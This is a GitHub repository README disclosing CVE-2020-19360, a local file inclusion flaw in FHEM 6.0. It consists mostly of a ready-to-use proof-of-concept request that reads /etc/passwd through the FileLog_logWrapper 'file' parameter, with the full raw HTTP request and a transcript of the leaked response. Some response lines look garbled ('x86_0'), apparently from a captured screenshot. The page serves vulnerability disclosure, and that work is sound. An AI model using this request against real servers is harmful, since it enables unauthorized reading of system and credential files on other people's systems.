

Local File Inclusion (LFI) in FHEM 6.0 allows an attacker to include a file, it can lead to sensitive information disclosure.

☆ 11 stars 🍴 3 forks

☆ Star

🔔 Notifications

<> Code 🔔 Issues 🏷️ Pull requests ⚙️ Actions 📁 Projects 🔒 Security 📊 Insights

🔗 master ▾

Go to file

EmreOvunc Update README.md ...

on Jan 20, 2021 🕒 6

View code

☰ README.md

FHEM-6.0-Local-File-Inclusion-LFI-Vulnerability

LFI in [FHEM 6.0](#) allows an attacker to include a file, it can lead to sensitive information disclosure.

CVE-2020-19360


<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-19360>

PoC

To exploit vulnerability, someone could use 'http://[HOST]/fhem/FileLog_logWrapper?dev=Logfile&file=%2fetc%2fpasswd&type=text' request to get some informations from the target by changing "file" parameter.

```
GET /fhem/FileLog_logWrapper?dev=Logfile&file=%2fetc%2fpasswd&type=text HTTP/1.1
Host: 172.16.155.129:8083
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:74.0) Gecko/20100101 Firefox/74.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
```

Request				Response				
Raw	Params	Headers	Hex	Raw	Headers	Hex	HTML	Render
1 GET /fhem/FileLog_logWrapper?dev=Logfile&file=%2fetc%2fpasswd&type=text				80[<pre class="log">				
2 HTTP/1.1				81 Jump to the end 				
3 Host: 172.16.155.129:8083				82 root:x86_0:root:/root:/bin/bash				
4 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:74.0)				83 daemon:x86_0:daemon:/usr/sbin:/usr/sbin/nologin				
5 Gecko/20100101 Firefox/74.0				84 bin:x86_0:bin:/usr/sbin/nologin				
6 Accept:				85 sys:x86_0:sys:/dev:/usr/sbin/nologin				
7 Accept-Language: en-US,en;q=0.5				86 sync:x86_0:sync:/bin:/bin/sync				
8 Accept-Encoding: gzip, deflate				87 games:x86_0:games:/usr/games:/usr/sbin/nologin				
9 DNT: 1				88 man:x86_0:man:/var/cache/man:/usr/sbin/nologin				
10 Connection: close				89 lp:x86_0:lp:/var/spool/lpd:/usr/sbin/nologin				
11 Upgrade-Insecure-Requests: 1				90 mail:x86_0:mail:/var/mail:/usr/sbin/nologin				
12				91 news:x86_0:news:/var/spool/news:/usr/sbin/nologin				
13				92 uucp:x86_0:uucp:/var/spool/uucp:/usr/sbin/nologin				
14				93 proxy:x86_0:proxy:/bin:/usr/sbin/nologin				
15				94 www-data:x86_0:www-data:/var/www:/usr/sbin/nologin				



Releases 1

 **FHEM 6.0** Latest
on Feb 10, 2020

Packages

No packages published